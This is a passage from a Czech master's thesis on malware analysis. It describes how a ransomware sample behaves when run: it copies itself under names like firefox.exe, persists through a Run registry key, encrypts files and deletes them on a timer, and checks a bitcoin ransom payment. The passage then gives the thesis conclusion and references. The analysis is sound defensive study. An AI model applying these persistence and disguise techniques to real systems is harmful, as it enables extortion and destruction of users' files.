


Obrázek 43: Výsledek antivirového skenu čtvrtého vzorku u služby VirusTotal.

[72] Výsledky antivirového skenu čtvrtého vzorku u služby VirusTotal je dostupné z `https://www.virustotal.com/#/file/3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7/detection`

7.5.2 Dynamická analýza

Následně jsem podrobil vzorek dynamické analýze, kdy jsem sledoval jeho chování přímo za běhu. Po spuštění se nejprve objevilo dialogové okno typu „Message Box“, které oznámilo, že software byl zaregistrován pod potvrzovacím kódem 994759 a je nutné provést jeho aktivaci. Mezitím na pozadí probíhalo šifrování souborů. Po jejich zašifrování se zobrazilo hlavní okno programu (obr. 44), ve kterém se začal postupně objevovat text. Z tohoto textu se uživatel dozvěděl, že došlo k zašifrování jeho souborů. Za jejich dešifrování je požadována částka $150 nebo 0,4 bitcoinu. Kromě seznamu instrukcí se dále zobrazil odpočet ukazující zbývající čas (60 minut). Po vypršení této časové lhůty má dojít ke smazání jednoho ze souborů. Po 72 hodinách mají být odstraněny všechny soubory. V hlavním okně se dále nacházela adresa bitcoinové peněženky a dvě tlačítka. První tlačítko slouží k zobrazení seznamu zašifrovaných souborů (včetně informací o již smazaných souborech), druhé pak ověří stav platby výkupného. V době prověřování tohoto vzorku již nebylo možné ověřit stav platby, pouze se zobrazilo dialogové okno s chybovou hláškou, která týkala problému s parsováním souboru ve formátu JSON.



Obrázek 44: Snímek hlavního okna čtvrtého vzorku.


Následně jsem prozkoumal změny, které vzorek provedl se soubory na disku a v systémovém registru. Vzorek vytvořil spustitelný soubor pojmenovaný jako `drpbx.exe`, který nápadně připomíná název služby poskytující cloudové úložiště. Tento soubor umístil do nově vytvořeného adresáře `Drpbx` v cestě `C:\Users\<Uživatel>\AppData\Local\` a následně ho spustil. Na základě porovnání hashů bylo zjištěno, že se jedná o jeho vlastní kopii. Vzorek vytvořil i svou druhou kopii, tentokrát s názvem `firefox.exe`. Tato kopie byla umístěna do složky s názvem `Frfx` v cestě `C:\Users\<Uživatel>\AppData\Roaming\`. V této cestě byla ještě vytvořena složka

`System32Work`, do které pak vzorek umístil tyto tři textové soubory:

- `Address.txt` – obsahující řetězec „`1Q5B5udzDLpNJbpedGpyGMLVU5DR5dTqx6`“, což je adresa bitcoinové peněženky
- `dr` – obsahující číselnou hodnotu „`21`“
- `EncryptedFileList.txt` – obsahující seznam všech zašifrovaných souborů


Při šifrování se vzorek zaměřil na soubory, do kterých uživatele typicky ukládají svá cenná data. Jedná se především o soubory s dokumenty, obrázky, hudbou, videem, archívy, zdrojovými kódy apod. Vzorek také zašifroval vybrané soubory v adresáři Program Files, čímž částečně omezil fungování některých jiných aplikací. Zašifrované soubory měly příponu `.fun`. Vzorek se snaží přinutit uživatele k zaplacení požadované částky tím, že postupně odstraňuje náhodně vybrané soubory. Například při restartu počítače smazal část zašifrovaných souborů.

Vzorek vytvořil záznam do systémového registru s názvem `firefox.exe` (obr. 45), který zajišťuje jeho automatické spuštění po přihlášení uživatele. Hodnota tohoto záznamu je typu `SZ` a obsahuje cestu k souboru `firefox.exe` (jedné z kopií vzorku). Samotný záznam se nacházel ve větvi `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\`.




Obrázek 45: Záznam v registru zajišťující automatické spuštění čtvrtého vzorku.

V dalším kroku jsem prověřil síťovou komunikaci vzorku. Nejprve došlo k překladu doménového jména `btc.block.io` na IP adresu. Následně vzorek odeslal GET požadavek na adresu `http://btc.block.io/api/coin/info/`. Patrně se pokoušel ověřit stav platby. Server na tento požadavek odpověděl pomocí stavového kódu HTTP 301 (viz obr. 46), což znamená že došlo k trvalému přesměrování na novou adresu (`https://www.coinbase.com`). Další komunikace byla mezi vzorkem a serverem šifrována. Vzorku se nepodařilo získat odpověď v očekávaném formátu, a tak zobrazil dialogové s chybovou hláškou o parsování JSONu.



Obrázek 46: Záznam síťové komunikace čtvrtého vzorku odesílajícího GET požadavek.

Vzorek jsem také nechal prověřit u služeb, které provádí automatickou analýzu malwaru. Služba Any.Run[73] poskytla komplexní zprávu popisující průběh analýzy. Také vygenerovala diagram, který znázorňuje chování vzorku za běhu. Na obrázku 47 je možné vidět, že vzorek vytvořil svou kopii s názvem `drpbx.exe`, kterou následně spustil. Prostředí Cuckoo Sandbox[74] pak na základě provedené analýzy ohodnotilo vzorek známkou škodlivosti 9,6 z 10. Označilo vzorek za velmi podezřelý.



Obrázek 47: Diagram popisující běh čtvrtého vzorku, který vygenerovala služba Any.Run. [75].

7.5.3 Shrnutí průběhu analýzy a zjištěných poznatků

V rámci prověřování čtvrtého vzorku byla provedena jeho statická a dynamická analýza. Při tomto prověřování bylo zjištěno, že se jedná o malware typu ransomware. Tento malware používá specifickou strategii, kdy nejprve uživateli zašifruje soubory a poté je postupně odstraňuje. Tím chce přimět uživatele k uhrazení požadované částky za jejich dešifrování. Pro ověření stavu platby výkupného vzorek kontaktuje server služby block.io, nicméně ze strany serveru dochází k přesměrování na jinou adresu.

Persistence vzorku je zajištěná umístěním patřičného záznamu do registru. Vzorek vytvořil dvě vlastní kopie, které uložil do odlišných lokací v domovském adresáři uživatele. Tyto soubory uložil pod názvy populárních aplikací, a tak předstírá, že jde o legitimní software (firefox.exe a drpbx.exe).

Vzorek byl vytvořen v prostředí .NET Framework. Pro ochranu zdrojového kódu vzorku byl použit protektor ConfuserEx. Při prověřování byl také objeven šifrovací klíč, který byl napevno zadán přímo ve zdrojovém kódu. Naskýtá se tedy možnost vytvořit nástroj, který by tyto soubory dešifroval.

[73] Výsledek automatické analýzy čtvrtého vzorku pomocí služby Any.Run je dostupný z `https://app.any.run/tasks/137d8102-e421-4667-99f4-cb74195ba97f`

[74] Výsledek automatické analýzy čtvrtého vzorku pomocí Cuckoo Sandbox je dostupný z `https://cuckoo.cert.ee/analysis/1043792/summary/`

8 Závěr

Tématem této diplomové práce byla analýza malwaru. Malware je dlouhodobě jednou z nejčastějších hrozeb, se kterou se mohou uživatelé počítačů, chytrých telefonů a dalších zařízení setkat. Tvůrci škodlivého softwaru přicházejí se stále sofistikovanějšími a důmyslnějšími metodami, jak získat přístup do zařízení a využít ho k vlastnímu prospěchu. Proto je nezbytné se touto hrozbou zabývat. Tato práce podává přehlednou formou ucelené informace o této problematice. Objasňuje pojmy z oblasti škodlivého softwaru a vysvětluje principy analýzy malwaru. Část této práce byla vypracována z pohledu tvůrce malwaru, tedy útočníka, a další pak z pohledu analytika zkoumajícího chování malwaru.

První část práce se zabývala především problematikou malware. Popisuje rozdělení malwaru do jednotlivých kategorií dle jejich charakteristických vlastností a chování, zmiňuje často používané postupy a techniky. Rozebrala životní cyklus typického představitele malwaru včetně obvyklých způsobů šíření a distribuce. V práci jsou rovněž popsána vhodná bezpečnostní opatření vůči hrozbě malwaru, způsoby sběru a projekty shromažďující vzorky malwaru.

Druhá část práce již byla zaměřená na samotnou analýzu malwaru. Uvedla důvody vedoucí k provedení analýzy a představila dva základní přístupy prověřování malwaru. Nejprve byl popsán statický přístup, kde byly postupně rozebrány jednotlivé metody prověřování a vhodné nástroje. Rovněž popisuje, na co se konkrétně zaměřit při extrahování informací ze spustitelného souboru. Následně se práce zabývala dynamickou analýzou, kde byly rozebrány výhody virtualizace pro analýzu malwaru a tvorba kontrolovaného prostředí. V této práci dále byly popsány metody dynamické analýzy včetně monitorovacích nástrojů pro zachycení nejrůznějších aktivit malwaru.

Jedním z cílů praktické části práce bylo experimentálně naprogramovat vybrané typy malwaru. V rámci této práce byly realizovány celkem tři ukázkové implementace malwaru. Z toho dvě ukázky jsou typu downloader, který stahuje další škodlivých kód. Třetím je malware z rodiny ransomware, který zašifruje osobní soubory uživatele a za jejich zpřístupnění požaduje uhrazení finanční částky. Tyto ukázky mají představit rozdílné principy a přístupy používané při tvorbě malwaru. Pro každou z těchto ukázkových implementací byl použit jiný programovací jazyk. Vytvořené ukázky mohou být využity jako pomůcka pro účely výuky k demonstraci škodlivého softwaru.

Druhým cílem této práce bylo vytvoření sady ukázkových případových studií vysvětlující analýzu malwaru. Tato část byla zpracována do sedmé kapitoly práce, ve které je názorně popsán průběh analýzy jednotlivých vzorků. Ukázka analýzy malwaru byla provedena jednak na vzorcích, které byly vytvořeny v předchozí části této práce, tak i na již existujícím malwaru. Každé prověřování malwaru pak mělo trochu odlišný průběh. Při prověřování prvního vzorku byla získána spousta užitečných informací o jeho účelu už po provedení statické části analýzy. U druhého vzorku byl k dispozici jeho kompletní zdrojový kód, který byl ovšem obfuskován. Provedením statické analýzy třetího vzorku bylo získáno pouze omezené množství informací,

pro objasnění jeho účelu byla zásadní především dynamická analýza. Čtvrtá provedená analýza pak ukázala prověřování neznámého vzorku.

Oblast analýzy malwaru je velice obsáhlá. Nabízí se hned několik možností, jak na tuto práci navázat. Je možné se podrobněji zaměřit na mechanizmy malwaru, které brání provedení analýzy, či na pokročilé metody prověřování malwaru, především na práci s disassemblerem. Tato práce se věnovala analýze malwaru určeného pro operační systémy Windows. Ovšem stále větší množství malwaru míří na mobilních zařízení, a to především na platformu Android. Budoucí práce se mohou zaměřit právě na problematiku mobilního malwaru.

Všechny cíle této diplomové práce byly splněny.

Literatura

[1] *2018 Data Breach Investigations Report: 11th edition* [online]. Verizon, 2018 [cit. 2019-02-25]. Dostupné z: https://enterprise.verizon.com/resources/reports/DBIR_2018_Report.pdf

[2] Desktop vs Mobile vs Tablet Market Share Worldwide Feb 2012 - Feb 2019. *StatCounter GlobalStats* [online]. StatCounter, c1999-2019 [cit. 2019-03-09]. Dostupné z: http://gs.statcounter.com/platform-market-share/desktop-mobile-tablet/worldwide/#monthly-201202-201902

[3] Malware Statistics & Trends Report. *AV-TEST - The Independent IT-Security Institute* [online]. Magdeburg: AV-TEST, c2019 [cit. 2019-02-25]. Dostupné z: https://www.av-test.org/en/statistics/malware/

[4] EUROPOL. *Internet Organised Crime Threat Assessment (IOCTA) 2018* [online]. Haag: European Union Agency for Law Enforcement Cooperation, 2018 [cit. 2019-02-18]. ISBN 978-92-95200-94-4. Dostupné z: https://www.europol.europa.eu/sites/default/files/documents/iocta2018.pdf

[5] ESET informuje o další nebezpečné aplikaci, nástroj pro blokování hovorů cílil na klienty bank v Česku. *Eset: Tiskové zprávy* [online]. ESET, 2019 [cit. 2019-02-25]. Dostupné z: https://www.eset.com/cz/o-nas/pro-novinare/tiskove-zpravy/eset-informuje-o-dalsi-nebezpecne-aplikaci-nastroj-pro-blokovani-hovoru-cilil-na-klienty-bank-v-ces/

[6] Falešné dotazníky HTML/Adware.Agent.A byly v lednu největší hrozbou českého internetu. *Eset: Tiskové zprávy* [online]. ESET, 2019 [cit. 2019-02-25]. Dostupné z: https://www.eset.com/cz/o-nas/pro-novinare/tiskove-zpravy/falesne-dotazniky-htmladwareagenta-byly-v-lednu-nejvetsi-hrozbou-ceskeho-internetu/

[7] Rootkits. *Microsoft Docs* [online]. Microsoft Corporation, c2019 [cit. 2019-02-25]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/rootkits-malware

[8] Fileless threats. *Microsoft Docs* [online]. Microsoft Corporation, c2019 [cit. 2019-02-25]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats

[9] Coin miners. *Microsoft Docs* [online]. Microsoft Corporation, c2019 [cit. 2019-02-25]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/coinminer-malware

[10] Virové Bitcoin Minery na Ulož.to. *Avast Blog* [online]. Avast Software, c2019, 6. srpna 2013 [cit. 2019-02-27]. Dostupné z: https://blog.avast.com/cs/2013/08/06/virove-bitcoin-minery-na-uloz-to/

[11] MONNAPPA, K A. *Learning Malware Analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware*. Birmingham: Packt Publishing, 2018. ISBN 978-1-78839-250-1.

[12] SIKORSKI, Michael. a Andrew. HONIG. *Practical malware analysis: the hands-on guide to dissecting malicious software*. San Francisco: No Starch Press, c2012. ISBN 978-1-59327-290-6.

[13] LIGH, Michael, Steven ADAIR, Blake HARTSTEIN a Matthew RICHARD. *Malware analysts cookbook and DVD: tools and techniques for fighting malicious code*. Indianapolis: Wiley, c2011. ISBN 978-0-470-61303-0.

[14] ORIYANO, Sean-Philip. *CEHv9: Certified Ethical Hacker Version 9: Study Guide*. Indianapolis, Indiana: Wiley, c2016. ISBN 978-1-119-25224-5.

[15] DANG, Bruce, Alexandre GAZET, Elias BACHAALANY a Sebastien JOSSE. *Practical reverse engineering: x86, x64, ARM, Windows Kernel, reversing tools, and obfuscation*. Indianapolis, Indiana: Wiley, c2014. ISBN 978-1-118-78731-1.

[16] SZOR, Peter. *Počítačové viry: analýza útoku a obrana*. Brno: Zoner Press, 2006. Encyklopedie Zoner Press. ISBN 80-86815-04-8.

[17] KOLOUCH, Jan. *CyberCrime*. Praha: Edice CZ.NIC, c2016. ISBN 978-80-88168-18-8.

[18] SAVAGE, Kevin, Peter COOGAN a Hon LAU. *Symantec Security Response: The evolution of ransomware* [online]. [cit. 2017-12-10]. Dostupné z: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf

[19] HÁK, Igor. *Moderní počítačové viry* [online]. 3. vydání. 2005 [cit. 2017-12-10]. Dostupné z: https://viry.cz/download/kniha.pdf

[20] Exploits and exploit kits. *Microsoft Docs* [online]. Microsoft Corporation, c2019 [cit. 2019-03-05]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/exploits-malware

[21] Drive-by Compromise. *MITRE ATT&CK* [online]. The MITRE Corporation, c2018 [cit. 2019-02-02]. Dostupné z: https://attack.mitre.org/techniques/T1189/

[22] MURUGIAH, Souppaya a Karen SCARFONE. *NIST Special Publication 800-83 Revision 1: Guide to Malware Incident Prevention and Handling for Desktops and Laptops* [online]. 2013 [cit. 2018-01-10]. Dostupné z: http://dx.doi.org/10.6028/NIST.SP.800-83r1

[23] About us: How it works. *VirusTotal* [online]. [cit. 2018-02-18]. Dostupné z: https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works

[24] DOČEKAL, Daniel. Podvodné reklamy straší virovou nákazou, šíří je i reklamní síť Googlu. *Lupa.cz* [online]. Internet Info, 2018 [cit. 2018-03-10]. Dostupné z: https://www.lupa.cz/clanky/podvodne-reklamy-strasi-virovou-nakazou-siri-je-i-reklamni-sit-googlu/

[25] *Google's guide to anti-malvertising* [online]. Google LLC [cit. 2018-03-10]. Dostupné z: https://anti-malvertising.withgoogle.com/

[26] PECL, David. "Next-Gen"antiviry. *Konference Cyber Security 2018* [online]. 2018 [cit. 2019-03-10]. Dostupné z: https://data.eventworld.cz/file/cybersecurity2018_II/prezentace/15_20.pdf

[27] MACALÍKOVÁ, Jana. Objevuje se vám na monitoru podezřelé hlášení?. *Policie ČR* [online]. [cit. 2018-02-02]. Dostupné z: http://www.policie.cz/clanek/objevuje-se-vam-na-monitoru-podezrele-hlaseni.aspx

[28] RANDÁKOVÁ, Růžena. Úspěšný projekt „No More Ransom" je nově v češtině. *Policie ČR* [online]. [cit. 2018-02-02]. Dostupné z: http://www.policie.cz/clanek/uspesny-projekt-no-more-ransom-slavi-1-rok-a-nove-je-i-v-cestine-uspesny-projekt-no-more-ransom-je-nove-v-cestine.aspx

[29] How to Accidentally Stop a Global Cyber Attacks. *MalwareTech.com* [online]. [cit. 2018-03-10]. Dostupné z: https://www.malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html

[30] Windows IT Pro Center: Threat Protection. *Microsoft Corporation* [online]. [cit. 2018-03-15]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/

[31] GRASSI, Paul A. et al. NIST Special Publication 800-63B: Digital Identity Guidelines: Authentication and Lifecycle Management. *National Institute of Standards and Technology* [online]. [cit. 2019-02-20]. Dostupné z: https://pages.nist.gov/800-63-3/sp800-63b.html

[32] Prevent malware from infecting your PC. *Microsoft Corporation* [online]. [cit. 2018-03-15]. Dostupné z: https://www.microsoft.com/en-us/wdsi/help/prevent-malware-infection

[33] The AV-TEST Security Report 2016/2017. *AV-TEST GmbH* [online]. [cit. 2018-03-15]. Dostupné z: https://www.av-test.org/fileadmin/pdf/security_report/AV-TEST_Security_Report_2016-2017.pdf

[34] CANNELL, Joshua. Obfuscation: Malware's best friend. *Malwarebytes* [online]. (2013-03-08) [cit. 2018-03-22]. Dostupné z: https://blog.malwarebytes.com/threat-analysis/2013/03/obfuscation-malwares-best-friend/

[35] Meltdown and Spectre: Vulnerabilities in modern computers leak passwords and sensitive data. *Graz University of Technology* [online]. [cit. 2018-03-22]. Dostupné z: https://meltdownattack.com/

[36] SLÍŽEK, David. Stovky českých webů zneužívají návštěvníky k těžbě kryptoměny bez jejich vědomí. *Lupa.cz* [online]. Internet Info, 2018 [cit. 2019-02-26]. ISSN 1213-0702. Dostupné z: https://www.lupa.cz/aktuality/stovky-ceskych-webu-zneuzivaji-navstevniky-k-tezbe-kryptomeny-bez-jejich-vedomi/

[37] ZELSTER, Lenny. How antivirus software works: Virus detection techniques. *TechTarget* [online]. [cit. 2018-03-20]. Dostupné z: https://searchsecurity.techtarget.com/tip/How-antivirus-software-works-Virus-detection-techniques

[38] What are Heuristics?. *ESET spol. s r.o.* [online]. (2018-01-29) [cit. 2018-03-20]. Dostupné z: https://support.eset.com/kb127/?locale=en_US&viewlocale=en_US

[39] Tracking Malware with Import Hashing. *Threat Research* [online]. FireEye, Inc [cit. 2018-03-24]. Dostupné z: https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html

[40] *Windows Authenticode Portable Executable Signature Format.* [online]. Microsoft Corporation [cit. 2018-03-24]. Dostupné z: https://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Authenticode_PE.docx

[41] ssdeep - Fuzzy hashing program. *ssdeep Project* [online]. [cit. 2018-03-24]. Dostupné z: https://ssdeep-project.github.io/ssdeep/

[42] PE Format. *Microsoft Docs* [online]. Microsoft Corporation, c2019 [cit. 2019-03-01]. Dostupné z: https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format

[43] *WJR Software - PEview (PE/COFF file viewer)* [online]. c2000-2018 [cit. 2019-03-02]. Dostupné z: http://wjradburn.com/software/

[44] *PPEE - Professional PE file Explorer* [online]. c2012-2019 [cit. 2019-03-02]. Dostupné z: https://www.mzrst.com/

[45] FileAlyzer. *Safer-Networking* [online]. Safer-Networking, c2019 [cit. 2019-03-02]. Dostupné z: https://www.safer-networking.org/products/filealyzer/

[46] Features of pestudio. *Pestudio* [online]. [cit. 2019-03-02]. Dostupné z: https://www.winitor.com/features.html

[47] Executive Summary: IDA Pro – at the cornerstone of IT security. *Hex-Rays SA* [online]. [cit. 2018-03-25]. Dostupné z: https://www.hex-rays.com/products/ida/ida-executive.pdf

[48] Ghidra. *NSA Resources* [online]. National Security Agency [cit. 2019-03-10]. Dostupné z: https://www.nsa.gov/resources/everyone/ghidra/

[49] ZELTSER, Lenny. How to Get and Set Up a Free Windows VM for Malware Analysis. *Lenny Zeltser* [online]. c1995-2019 [cit. 2019-03-05]. Dostupné z: https://zeltser.com/free-malware-analysis-windows-vm/

[50] User Manual: Chapter 1. First Steps. *VirtualBox* [online]. Oracle Corporation, c2004-2019 [cit. 2019-03-05]. Dostupné z: https://www.virtualbox.org/manual/ch01.html

[51] Workstation Pro. *VMware Products* [online]. VMware, c2019 [cit. 2019-03-05]. Dostupné z: https://www.vmware.com/products/workstation-pro.html

[52] Introduction to Hyper-V on Windows 10. *Microsoft Docs* [online]. Microsoft Corporation, c2019 [cit. 2019-03-05]. Dostupné z: https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/about/

[53] HUYNH, Nhan. FLARE VM Update. *FireEye* [online]. FireEye, c2019 [cit. 2019-03-09]. Dostupné z: https://www.fireeye.com/blog/threat-research/2018/11/flare-vm-update.html

[54] ZELTSER, Lenny. A Linux Toolkit for Reverse-Engineering and Analyzing Malware. *REMnux* [online]. c2010-2016 [cit. 2019-03-11]. Dostupné z: https://remnux.org/#what

[55] Cuckoo Sandbox Documentation: What is Cuckoo?. *Cuckoo Foundation* [online]. [cit. 2018-03-24]. Dostupné z: https://cuckoo.sh/docs/introduction/what.html

[56] Pricing. *ANY.RUN* [online]. c2019 [cit. 2019-03-08]. Dostupné z: https://app.any.run/plans

[57] Microsoft Support: Windows registry information for advanced users *Windows Support* [online]. Microsoft Corporation [cit. 2018-03-25]. Dostupné z: https://support.microsoft.com/en-us/help/256986/windows-registry-information-for-advanced-users

[58] About. *PacketTotal* [online]. [cit. 2019-03-10]. Dostupné z: https://packettotal.com/about.html

[59] About Wireshark. *Wireshark* [online]. [cit. 2019-03-10]. Dostupné z: https://www.wireshark.org/index.html#aboutWS

[60] HUNGENBERG, Thomas a Matthias ECKERT. Features. *INetSim: Internet Services Simulation Suite* [online]. c2007-2018 [cit. 2019-03-10]. Dostupné z: https://www.inetsim.org/features.html

[61] Frequently Asked Questions (FAQ). *The Go Programming Language: Documentation* [online]. 2019 [cit. 2019-03-20]. Dostupné z: https://golang.org/doc/faq

[62] Introduction to HTML Applications (HTAs). *Microsoft Docs* [online]. Microsoft Corporation [cit. 2019-03-20]. Dostupné z: https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-6

[63] PowerShell. *Microsoft Docs* [online]. Microsoft Corporation [cit. 2019-03-20]. Dostupné z: https://docs.microsoft.com/en-us/previous-versions/ms536496%28v%3dvs.85%29

[64] PowerShell: The increased use of PowerShell in cyber attacks. *Symantec* [online]. Symantec Corporation [cit. 2019-03-20]. Dostupné z: https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf

[65] LIU, Flora. Malware Uses Google Go Language. *Symantec Connect Community: Security Response* [online]. Symantec Corporation, c2019, 18 Sep 2012 [cit. 2019-03-20]. Dostupné z: https://www.symantec.com/connect/blogs/malware-uses-google-go-language

[66] Analyzing a new stealer written in Golang. *Malwarebytes Labs: The Security Blog From Malwarebytes* [online]. Malwarebytes [cit. 2019-03-20]. Dostupné z: https://blog.malwarebytes.com/threat-analysis/2019/01/analyzing-new-stealer-written-golang/

[67] SEGURA, Jérôme. New Golang brute forcer discovered amid rise in e-commerce attacks. *Malwarebytes Labs: The Security Blog From Malwarebytes* [online]. Malwarebytes [cit. 2019-03-20]. Dostupné z: https://blog.malwarebytes.com/threat-analysis/2019/02/new-golang-brute-forcer-discovered-amid-rise-e-commerce-attacks/

[68] SANDERS, James. This new dual-platform malware targets both Windows and Linux systems. *TechRepublic* [online]. CBS Interactive [cit. 2019-03-20]. Dostupné z: https://www.techrepublic.com/article/this-new-dual-platform-malware-targets-both-windows-and-linux-systems/

[69] Software Packages: Software written in Go. *Awesome Go* [online]. [cit. 2019-03-20]. Dostupné z: https://github.com/avelino/awesome-go#software-packages

[70] f0119.pdf.exe (MD5: D8C995E959A88ADB67F29FA77D189772). *ANY.RUN: Interactive analysis* [online]. c2019 [cit. 2019-04-12]. Dostupné z: https://app.any.run/tasks/a01d8bd5-5a70-4398-b6fe-c34d7deee229

[71] f0119.pdf.hta (MD5: 8BDDB2C63F1C913F9AD9466041FB1C63). *ANY.RUN: Interactive analysis* [online]. c2019 [cit. 2019-04-12]. Dostupné z: https://app.any.run/tasks/d8da4d36-7935-4e15-b20b-6c124b626aac

[72] Ransomware Recap: Sept. 16, 2016. *Security News* [online]. Trend Micro Incorporated, c2019, September 20, 2016 [cit. 2019-04-10]. Dostupné z: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/ransomware-recap-sept-16-2016

[73] VLASOVA, Victoria a Vyacheslav BOGDANOV. Razy in search of cryptocurrency: Spoofing search results and infecting browser extensions. *SecureList* [online]. Kaspersky Lab, c2019, January 24, 2019 [cit. 2019-04-10]. Dostupné z: https://securelist.com/razy-in-search-of-cryptocurrency/89485/

[74] m (MD5: D644EB3560601AA504917B281306A350). *ANY.RUN: Interactive analysis* [online]. c2019 [cit. 2019-04-12]. Dostupné z: https://app.any.run/tasks/6043e98e-d8fa-4d99-aff4-eafedb9ffaf1

[75] jigsaw (MD5: 2773E3DC59472296CB0024BA7715A64E). *ANY.RUN: Interactive analysis* [online]. c2019 [cit. 2019-04-22]. Dostupné z: https://app.any.run/tasks/137d8102-e421-4667-99f4-cb74195ba97f

A Příloha v IS EDISON

- Ransomware:
  - Zdrojové kódy malwaru.
  - Skript pro sestavení malwaru.
  - Zdrojové kódy serverové části.
  - Skript k vytvoření struktury databáze.
- Downloader (C++):
  - Zdrojové kódy malwaru.
- Downloader (HTML Application, PowerShell):
  - Zdrojové kódy malwaru.
- Analýza malware:
  - Vzorky vytvořeného malwaru.
  - Snímky obrazovky.
  - Materiály získané během analýzy jednotlivých vzorků.
- Uživatelský manuál.